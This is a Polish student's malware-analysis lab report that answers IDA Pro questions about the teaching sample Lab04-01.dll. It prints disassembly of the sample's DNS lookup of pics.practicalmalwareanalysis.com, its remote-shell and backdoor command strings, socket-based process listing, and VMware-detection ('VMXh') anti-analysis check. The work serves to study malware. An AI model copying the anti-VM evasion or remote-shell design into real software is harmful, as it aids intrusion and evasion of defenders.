


Analiza Malware Laboratorium nr 4

Raport – Nikodem Jakubowski

Laboratorium 4.1

Przeprowadź analizę pliku Lab04-01.dll za pomocą programu IDA i odpowiedz na poniższe pytania:

1. Podaj adres DllMain (Może być konieczne włączenie wyświetlania nr linii w widoku grafowym – Options>General>Line Prefixes).



```
.text:1000D02E
.text:1000D02E
.text:1000D02E
.text:1000D02E      ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:1000D02E      DllMain@12 proc near
.text:1000D02E
.text:1000D02E      hinstDLL= dword ptr 4
.text:1000D02E      fdwReason= dword ptr 8
.text:1000D02E      lpvReserved= dword ptr 0Ch
.text:1000D02E 8B 44 24 08      mov     eax, [esp+fdwReason]
.text:1000D032 48              dec     eax          ; Decrement by 1
.text:1000D033 0F 85 CE 00 00 00 jnz     loc_1000D107 ; Jump if Not Zero (ZF=0)
```

Adres DllMain to 0x1000D02E.

2. Wykorzystaj opcje Imports i odszukaj funkcję gethostbyname. Pod jakim adresem można go odszukać?

Address	Ordinal	Name	Library
100163CC	52	gethostbyname	WS2_32

Można go odszukać pod adresem 0x100163CC.

```
.idata:100163CC, struct tImportDesc {__stdcall gethostbyname(const char *name);
[idata:100163CC      extrn gethostbyname:dword
[idata:100163CC      ; CODE XREF: sub_10001074:loc_100011AF↑p
[idata:100163CC      ; sub_10001074+1D3↑p ...
[idata:100163CC      ; Import by ordinal 52
```

3. Ile razy gethostbyname jest wywoływany oraz przez ile różnych funkcji (CTRL-X wywołuje okno z odsyłaczami)?

xrefs to gethostbyname			
Direction	Type	Address	Text
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname; Indirect Call Near Procedure
Up	p	sub_10001074+1D3	call ds:gethostbyname; Indirect Call Near Procedure
Up	p	sub_10001074+26B	call ds:gethostbyname; Indirect Call Near Procedure
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname; Indirect Call Near Procedure
Up	p	sub_10001365+1D3	call ds:gethostbyname; Indirect Call Near Procedure
Up	p	sub_10001365+26B	call ds:gethostbyname; Indirect Call Near Procedure
Up	p	sub_10001656+101	call ds:gethostbyname; Indirect Call Near Procedure
Up	p	sub_1000208F+3A1	call ds:gethostbyname; Indirect Call Near Procedure
Up	p	sub_10002CCE+4F7	call ds:gethostbyname; Indirect Call Near Procedure
Up	r	sub_10001074:loc_10001...	call ds:gethostbyname; Indirect Call Near Procedure
Up	r	sub_10001074+1D3	call ds:gethostbyname; Indirect Call Near Procedure
Up	r	sub_10001074+26B	call ds:gethostbyname; Indirect Call Near Procedure
Up	r	sub_10001365:loc_10001...	call ds:gethostbyname; Indirect Call Near Procedure
Up	r	sub_10001365+1D3	call ds:gethostbyname; Indirect Call Near Procedure
Up	r	sub_10001365+26B	call ds:gethostbyname; Indirect Call Near Procedure
Up	r	sub_10001656+101	call ds:gethostbyname; Indirect Call Near Procedure
Up	r	sub_1000208F+3A1	call ds:gethostbyname; Indirect Call Near Procedure
Up	r	sub_10002CCE+4F7	call ds:gethostbyname; Indirect Call Near Procedure

Line 10 of 18

OK Cancel Search Help

Jest wywołany 18 razy, przez 5 różnych funkcji.

4. Pozostając w wywołaniu gethostbyname odszukaj adres 0x10001757 i spróbuj określić jakie żądanie DNS zostało wykonane (szybkie szukanie klawisz G).

.text:1000174E	A1 40 90 01 10	mov	eax, off_10019040 ; "[This is RDO]pics.practicalmalwareanalysis"...
.text:10001753	83 C0 0D	add	eax, 0Dh ; Add
.text:10001756	50	push	eax ; name
.text:10001757	FF 15 CC 63 01 10	call	ds:gethostbyname ; Indirect Call Near Procedure
.text:1000175D	8B F0	mov	esi, eax
.text:1000175F	3B F3	cmp	esi, ebx ; Compare Two Operands
.text:10001761	74 5D	jz	short loc_100017C0 ; Jump if Zero (ZF=1)

Zostało wykonane do „pics.practicalmalwareanalysis.com”.

5. Podaj, ile zmiennych lokalnych program IDA rozpoznał dla podprogramu zaczynającego się od adresu 0x10001656?

W sumie jest 24 parametrów i zmiennych. Zmiennych lokalnych var jest 12.

6. Ile parametrów rozpoznała IDA dla ww. adresu?

Reszta to parametry czyli 12.

7. Przy wykorzystaniu funkcji strings zlokalizuj łańcuch \cmd /c w zdeasemblowanym kodzie. Pod jakim adresem można go odszukać?

Po użyciu ALT+T i wyszukanie łańcucha można go znaleźć pod 0x100101D0.

8. Co dzieje się w obszarze kodu, który odwołuje się do \cmd.exe /c?

Po prześledzeniu odwołania znajdujemy poniższy element.

```
xdoors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
xdoors_d:10095B44 ; DATA XREF: sub_100FF58+145f0
xdoors_d:10095B63 db 'WelCome Back...Are You Enjoying Today?',0Dh,0Ah
xdoors_d:10095B8B db 0Dh,0Ah
xdoors_d:10095B8D db 'Machine UpTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Secon'
xdoors_d:10095BCE db 'ds]',0Dh,0Ah
xdoors_d:10095BD3 db 'Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
xdoors_d:10095C14 db 'nds]',0Dh,0Ah
xdoors_d:10095C1A db 0Dh,0Ah
xdoors_d:10095C1C db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
xdoors_d:10095C59 db 0Dh,0Ah,0
xdoors_d:10095C5C ; char asc_10095C5C[]
xdoors_d:10095C5C asc_10095C5C db '>',0 ; DATA XREF: sub_100FF58+48f0
xdoors_d:10095C5C ; sub_100FF58+3E1f0
xdoors_d:10095C5E align 400h
xdoors_d:10095C5E xdoors_d ends
xdoors_d:10095C5E
xdoors_d:10095C5E
xdoors_d:10095C5E end DllEntryPoint
```

Zauważamy wpis o Remote Shell.

Wcześniej widać również etap tworzenia procesu.

```
xdoors_d:10095A5C ; char aGetModulepathS_0[]
xdoors_d:10095A5C aGetModulepathS_0 db 0Dh,0Ah ; DATA XREF: sub_100FB44+E5f0
xdoors_d:10095A5E db 'Get ModulePath->',27h,'%s',27h,0
xdoors_d:10095A73 align 4
xdoors_d:10095A74 ; char aCreateprocessG[]
xdoors_d:10095A74 aCreateprocessG db 'CreateProcess() GetLastError reports %d',0Ah,0
xdoors_d:10095A74 ; DATA XREF: sub_100FF58+6D7f0
xdoors_d:10095A9D align 10h
xdoors_d:10095AA0 db 'inject',0 ; DATA XREF: sub_100FF58+5B4f0
xdoors_d:10095AA7 align 4
xdoors_d:10095AA8 aMininstall db 'mininstall',0 ; DATA XREF: sub_100FF58+58Df0
xdoors_d:10095AB1 align 4
xdoors_d:10095AB4 aMmodule db 'mmodule',0 ; DATA XREF: sub_100FF58+566f0
xdoors_d:10095ABC aMhost db 'mhost',0 ; DATA XREF: sub_100FF58+53Ff0
xdoors_d:10095AC2 align 4
xdoors_d:10095AC4 aMbase db 'mbase',0 ; DATA XREF: sub_100FF58+518f0
xdoors_d:10095ACA align 4
xdoors_d:10095ACC aRobotwork db 'robotwork',0 ; DATA XREF: sub_100FF58+4F4f0
xdoors_d:10095AD6 align 4
xdoors_d:10095AD8 aLanguage db 'language',0 ; DATA XREF: sub_100FF58+4D0f0
xdoors_d:10095AE1 align 4
xdoors_d:10095AE4 aUptime db 'uptime',0 ; DATA XREF: sub_100FF58+4ACf0
xdoors_d:10095AEB align 4
xdoors_d:10095AEC aIdle db 'idle',0 ; DATA XREF: sub_100FF58+484f0
xdoors_d:10095AF1 align 4
xdoors_d:10095AF4 ; char a0x02x[]
xdoors_d:10095AF4 a0x02x db 0Dh,0Ah ; DATA XREF: sub_100FF58+447f0
0001DEF4 10095AF4: xdoors_d:a0x02x (Synchronized with Hex View-1)
```

9. Pod adresem .text:100101C8 znajduje się zmienna dword_1008E5C4, która pomaga zdecydować, jaką ścieżkę wybrać. W jaki sposób malware wykorzystuje zmienną dword_1008E5C4?

Gdy podążymy odwołaniami zmiennej dword to dochodzimy do ważnej rzeczy.

```

.text:10003695
.text:10003695
.text:10003695 ; Attributes: bp-based frame
.text:10003695 sub_10003695 proc near
.text:10003695 VersionInformation= _OSVERSIONINFOA ptr -94h
.text:10003695
.text:10003695 55 push ebp
.text:10003696 8B EC mov ebp, esp
.text:10003698 81 EC 94 00 00 00 sub esp, 94h ; Integer Subtraction
.text:1000369E 8D 85 6C FF FF FF lea eax, [ebp+VersionInformation] ; Load Effective Address
.text:100036A4 C7 85 6C FF FF FF mov [ebp+VersionInformation.dwOSVersionInfoSize], 94h
.text:100036AE 50 push eax ; lpVersionInformation
.text:100036AF FF 15 D4 60 01 10 call ds:GetVersionExA ; Indirect Call Near Procedure
.text:100036B5 33 C0 xor eax, eax ; Logical Exclusive OR
.text:100036B7 83 BD 7C FF FF FF cmp [ebp+VersionInformation.dwPlatformId], 2 ; Compare Two Operands
.text:100036B7 02
.text:100036BE 0F 94 C0 setz al ; Set Byte if Zero (ZF=1)
.text:100036C1 C9 leave ; High Level Procedure Exit
.text:100036C2 C3 retn ; Return Near from Procedure
.text:100036C2 sub_10003695 endp
.text:100036C2

```

Malware wykorzystuje tę zmienną do otrzymania wersji systemu -> funkcja „GetVersionExA”. Następnie dochodzi do porównania między otrzymaną wersją , a 2 (Windows Platform ID), by program mógł się poprawnie wykonać.

10. Odszukaj adres 0x1000FF58 znajdujący się w podprogramie kilkaset linii dalej, gdzie rozpoczyna się seria porównań wykorzystująca memncmp do porównywania łańcuchów. Podaj co się stanie, jeśli porównanie łańcuchów z robotwork (adres 0x10010452) zakończy się powodzeniem i memncmp zwróci 0?

```

.text:10010444
.text:10010444 loc_10010444: ; Size
.text:10010444 6A 09 push 9
.text:10010446 8D 85 40 FA FF FF lea eax, [ebp+Buf1] ; Load Effective Address
.text:1001044C 68 CC 5A 09 10 push offset aRobotwork ; "robotwork"
.text:10010451 50 push eax ; Buf1
.text:10010452 E8 01 4B 00 00 call memncmp ; Call Procedure
.text:10010457 83 C4 0C add esp, 0Ch ; Add
.text:1001045A 85 C0 test eax, eax ; Logical Compare
.text:1001045C 75 0A jnz short loc_10010468 ; Jump if Not Zero (ZF=0)

```

Wtedy nie dojdzie do jumpa i podążamy czerwoną ścieżką.

```

.text:1001045E FF 75 08 push [ebp+s] ; s
.text:10010461 E8 3C 4E FF FF call sub_100052A2 ; Call Procedure
.text:10010466 EB 8E jmp short loc_100103F6 ; Jump

```

Znajdujemy wywołaną funkcję sub_100052A2, która zawiera poniższy rejestr.

- ```
xdoors_d:10093A50 ; CHAR aSoftwareMicros[]
xdoors_d:10093A50 aSoftwareMicros db 'SOFTWARE\Microsoft\Windows\CurrentVersion',0 |
xdoors_d:10093A50 ; DATA XREF: sub_10003EBC+40↑o
xdoors_d:10093A50 ; sub_10003EBC+D3↑fo ...
xdoors_d:10093A7A alien 4
```

## 11. Co robi eksport PLIST?

```
.text:10007025 ; Exported entry 4. PSLIST
.text:10007025
.text:10007025
.text:10007025
.text:10007025 ; int __stdcall PSLIST(int, int, char *Str, int)
.text:10007025 public PSLIST
.text:10007025 PSLIST proc near
.text:10007025 Str= dword ptr 0Ch
.text:10007025
.text:10007025 C7 05 BC E5 08 10 mov dword_1000E5BC, 1
.text:10007025 01 00 00 00
.text:1000702F E8 8F C6 FF FF call sub_100036C3 ; Call Procedure
.text:10007034 85 C0 test eax, eax ; Logical Compare
.text:10007036 74 23 jz short loc_1000705B ; Jump if Zero (ZF=1)
```

Najpierw wywołanie funkcji sub\_100036C3, która podobnie jak wcześniej dokonuje porównania wersji systemu.

```
.text:100036C3 55 push ebp
.text:100036C4 8B EC mov ebp, esp
.text:100036C6 81 EC 94 00 00 00 sub esp, 94h ; Integer Subtraction
.text:100036CC 8D 85 6C FF FF FF lea eax, [ebp+VersionInformation] ; Load Effective Address
.text:100036D2 C7 85 6C FF FF FF mov [ebp+VersionInformation.dwOSVersionInfoSize], 94h
.text:100036D2 94 00 00 00
.text:100036DC 50 push eax ; lpVersionInformation
.text:100036DD FF 15 D4 60 01 10 call ds:GetVersionExA ; Indirect Call Near Procedure
.text:100036E3 83 BD 7C FF FF FF cmp [ebp+VersionInformation.dwPlatformId], 2 ; Compare Two Operands
.text:100036E3 02
.text:100036EA 75 0E jnz short loc_100036FA ; Jump if Not Zero (ZF=0)
```

```
100036EC 83 BD 70 FF FF FF cmp [ebp+VersionInformation.dwMajorVersion], 5 ; Compare Two Operands
100036EC 05
100036F3 72 05 jb short loc_100036FA ; Jump if Below (CF=1)
```

W zależności od porównania wybiera jedną z dwóch widocznych funkcji.

```
50 push eax
E8 CC F4 FF FF call sub_10006518 ; Call Procedure
EB 0C jmp short loc_1000705A ; Jump
```

```
.text:1000704E
.text:1000704E loc_1000704E:
.text:1000704E FF 74 24 0C push [esp+Str]
.text:10007052 6A 00 push 0
.text:10007054 E8 F3 F5 FF FF call sub_1000664C ; Call
.text:10007059 59 pop ecx
```

Obie wykorzystują tę samą procedurę: „CreateToolhelp32Snapshot”.

```

ors_d:10094360 ; char aProcessidProce[]
ors_d:10094360 aProcessidProce db 0Dh,0Ah ; DATA XREF: sub_10006518+69fo
ors_d:10094362 ; sub_1000664C:loc_100066DFto
ors_d:10094362 db 0Dh,0Ah
ors_d:10094364 db 'ProcessID ProcessName ThreadNumber',0Dh,0Ah,0
ors_d:10094397 align 4
ors_d:10094398 ; char aProcess32first[]
ors_d:10094398 aProcess32first db 0Dh,0Ah ; DATA XREF: sub_1000664C+21Afo
ors_d:1009439A db 'Process32First() Fail:Error %d',0
ors_d:100943B9 align 4
ors_d:100943BC ; char aS_1[]
ors_d:100943BC aS_1 db 0Dh,0Ah ; DATA XREF: sub_1000664C+1A1fo
ors_d:100943BE db ' [%s]',0
ors_d:100943C3 align 4
ors_d:100943C4 ; char a16d20sD[]
ors_d:100943C4 a16d20sD db 0Dh,0Ah ; DATA XREF: sub_1000664C+17Dfo
ors_d:100943C6 db '%-16d%-20s%d',0
ors_d:100943D3 align 4
ors_d:100943D4 ; char aCreatetoolhelp_0[]
ors_d:100943D4 aCreatetoolhelp_0 db 0Dh,0Ah ; DATA XREF: sub_1000664C+6Dfo
ors_d:100943D6 db 0Dh,0Ah
ors_d:100943D8 db 'CreateToolhelp32Snapshot Fail:Error%d',0

```

Ten snapshot zawiera informacje o ID procesu, jego nazwie i ilości wątków.


Dodatkowo w procesie sub\_1000664C jest zawarty skrót SOCKETU (s) wrzucony na stos (push[ebp+s]). Możliwe, że dane są przesłane do Remote Shell.

```

.text:100066DF
.text:100066DF loc_100066DF:
.text:100066DF BF 60 43 09 10 mov edi, offset aProcessidProce ; "\r\n\r\nProcessID ProcessName "...
.text:100066E4 56 push esi ; ArgList
.text:100066E5 8B 35 F4 62 01 10 mov esi, ds:sprintf
.text:100066EB 8D 85 CC F9 FF FF lea eax, [ebp+Buffer] ; Load Effective Address
.text:100066F1 57 push edi ; Format
.text:100066F2 50 push eax ; Buffer
.text:100066F3 C7 85 D0 FE FF FF mov [ebp+pe.dwSize], 128h
.text:100066F3 28 01 00 00
.text:100066FD FF D6 call esi ; sprintf ; Indirect Call Near Procedure
.text:100066FF 8D 85 CC F9 FF FF lea eax, [ebp+Buffer] ; Load Effective Address
.text:10006705 50 push eax ; Str
.text:10006706 FF 75 08 push [ebp+s] ; s

```

12. Wykorzystaj funkcje graf do wyświetlenia sub\_10004E79. Jakie funkcje API mogą być wywołane po wejściu do tej funkcji? Bazując na tych funkcjach API, jaką można jej nadać nazwę?



Funkcje:


- GetSystemDefaultLangID, język systemu,
- sub\_1000E8EE, rutyna do wysyłania danych przez SOCKET,
- aLanguageId0xX, identyfikacja języka,

- sprintf, przesyłanie sformatowanego string output,
- strlen, długość stringa.


Ta funkcja ma za zadanie rozpoznać język systemu, w przenośni jest naszym językoznawcą/ekspertem językowym.

13. Podaj, ile funkcji WindowsAPI bezpośrednio wywołuje DllMain? A ile, jeśli weźmiemy pod uwagę głębokość 2?

Wywołuje 4 windowsowe.



Na poziomie głębokości 2 wywołuje ich około 32.



14. Pod adresem 0x10001358 znajduje się wywołanie sleep (funkcja API, która przyjmuje jeden parametr określający liczbę milisekund uśpienia). Sprawdź jak długo ten kod zostanie w uśpieniu przy wykonaniu?



```

.text:10001341
.text:10001341 loc_10001341:
.text:10001341 A1 20 90 01 10 mov eax, off_10019020 ; "[This is CTI]30"
.text:10001346 83 C0 0D add eax, 13 ; Add
.text:10001349 50 push eax ; String
.text:1000134A FF 15 B4 62 01 10 call ds:atoi ; Indirect Call Near Procedure
.text:10001350 69 C0 E8 03 00 00 imul eax, 1000 ; Signed Multiply
.text:10001356 59 pop ecx
.text:10001357 50 push eax ; dwMilliseconds
.text:10001358 FF 15 1C 62 01 10 call ds:Sleep ; Indirect Call Near Procedure
.text:1000135E 33 ED xor ebp, ebp ; Logical Exclusive OR
.text:10001360 E9 4F FD FF FF jmp loc_100010B4 ; Jump
.text:10001360 sub_10001074 endp

```

Funkcja sleep przyjmuje parametry w milisekundach!

Kroki:

- mamy wartość eax na „[This is CTI]30”,
- następnie przesunięty pointer w eax o 13, aby pominąć „[This is CTI]” i zostaje sam string „30”,
- później konwersja ze stringa na int przy pomocy atoi,
- przemnożenie przez 1000 przy pomocy imul,
- finalnie przekazanie 30000 ms do funkcji -> czyli funkcja śpi przez 30 sekund.

15. Pod adresem 0x10001701 znajduje się wywołanie socket. Podaj jego trzy parametry.

Poniżej zdjęcie.

```

.text:100016FB
.text:100016FB loc_100016FB:
.text:100016FB 6A 06 push 6 ; protocol
.text:100016FD 6A 01 push 1 ; type
.text:100016FF 6A 02 push 2 ; af
.text:10001701 FF 15 F8 63 01 10 call ds:socket ; Indirect Call Near Procedure
.text:10001707 8B F8 mov edi, eax
.text:10001709 83 FF FF cmp edi, 0FFFFFFFFh ; Compare Two Operands
.text:1000170C 75 14 jnz short loc_10001722 ; Jump if Not Zero (ZF=0)

```

Jego 3 parametry to af, type, protocol (kolejno wartości 2,1,6).



Korzystając z dokumentacji Socketów to TCP IPV4, znaczenie:

- af – Address Family specification – 2 – IF\_INET,
- type – Type of socket – 1 – SOCK\_STREAM,
- protocol – Protocol used - 6 – IPPROTO\_TCP.



16. Wyszukaj użycie funkcji in (kod 0xED). Ta instrukcja jest używana z łańcuchem VMXh do wykrywania VMware. Czy w tym pliku występuje tak funkcja? Czy korzystając z odsyłaczy do funkcji wykonujących instrukcje in, istnieje szansa na próbę wykrywania VMware?

Poniżej binary search (ALT+B).



Po zdekodowaniu na ASCII (klawisz A).

```

.text:100061C0 ; __try { // __except at loc_100061EF
.text:100061C0 83 65 FC 00 and [ebp+ms_exc.registration.TryLevel], 0 ; Logical AND
.text:100061C4 52 push edx
.text:100061C5 51 push ecx
.text:100061C6 53 push ebx
.text:100061C7 B8 68 58 4D 56 mov eax, 'VMXh'
.text:100061CC BB 00 00 00 00 mov ebx, 0
.text:100061D1 B9 0A 00 00 00 mov ecx, 10
.text:100061D6 BA 58 56 00 00 mov edx, 'VX'
.text:100061DB ED in eax, dx
.text:100061DC 81 FB 68 58 4D 56 cmp ebx, 'VMXh' ; Compare Two Operands
.text:100061E2 0F 94 45 E4 setz byte ptr [ebp-28] ; Set Byte if Zero (ZF=1)
.text:100061E6 5B pop ebx
.text:100061E7 59 pop ecx
.text:100061E8 5A pop edx
.text:100061E9 EB 0B jmp short loc_100061F6 ; Jump

```

Następnie sprawdzamy odwołanie do funkcji sub\_10006196.

```

.text:1000D867 E8 2A 89 FF FF call sub_10006196 ; Call Procedure
.text:1000D86C 84 C0 test al, al ; Logical Compare
.text:1000D86E 74 1E jz short loc_1000D88E ; Jump if Zero (ZF=1)

```

---

```

loc_1000D870: ; Format
push offset byte_1008E5F0
call sub_10003592 ; Call Procedure
mov [esp+8+Format], offset aFoundVirtualMa ; "Found Virtual Machine,Install Cancel."

call sub_10003592 ; Call Procedure
pop ecx
call sub_10005567 ; Call Procedure
jmp short loc_1000D8A4 ; Jump

```

---

```

.text:1000D88E
.text:1000D88E
.text:1000D88E A1 2C 90 01 10
.text:1000D893 83 C0 0D
.text:1000D896 50
.text:1000D897 FF D6
.text:1000D899 FF 74 24 14
.text:1000D89D E8 2E FB FF FF
.text:1000D8A2 59
.text:1000D8A3 59

```

Okazuje się, że instalacja zostaje anulowana w razie wykrycia, iż znajduje się na środowisku wirtualnym. W poprzednich labach był właśnie podobny problem z jednym plikiem – potwierdza się, że to mechanizm utrudniający analizę i teraz wiadomo jak dokładnie działa.

17. Odszukaj adres 0x1001D988. Odpowiedz, co tam się znajduje?

Tak naprawdę ciężko to zdekodować. Konwersja na ASCII nic nie daje.

```

.data:1001D988 a1UUU7461Yu2u10 db '-1::',27h,'u<&u!=<&u746>1::',27h,'yu&!',27h,'<;2u106:101u3:',27h,'u'
.data:1001D98B db 5
.data:1001D984 a46649u db 27h,'46!<649u'
.data:1001D98D db 18h
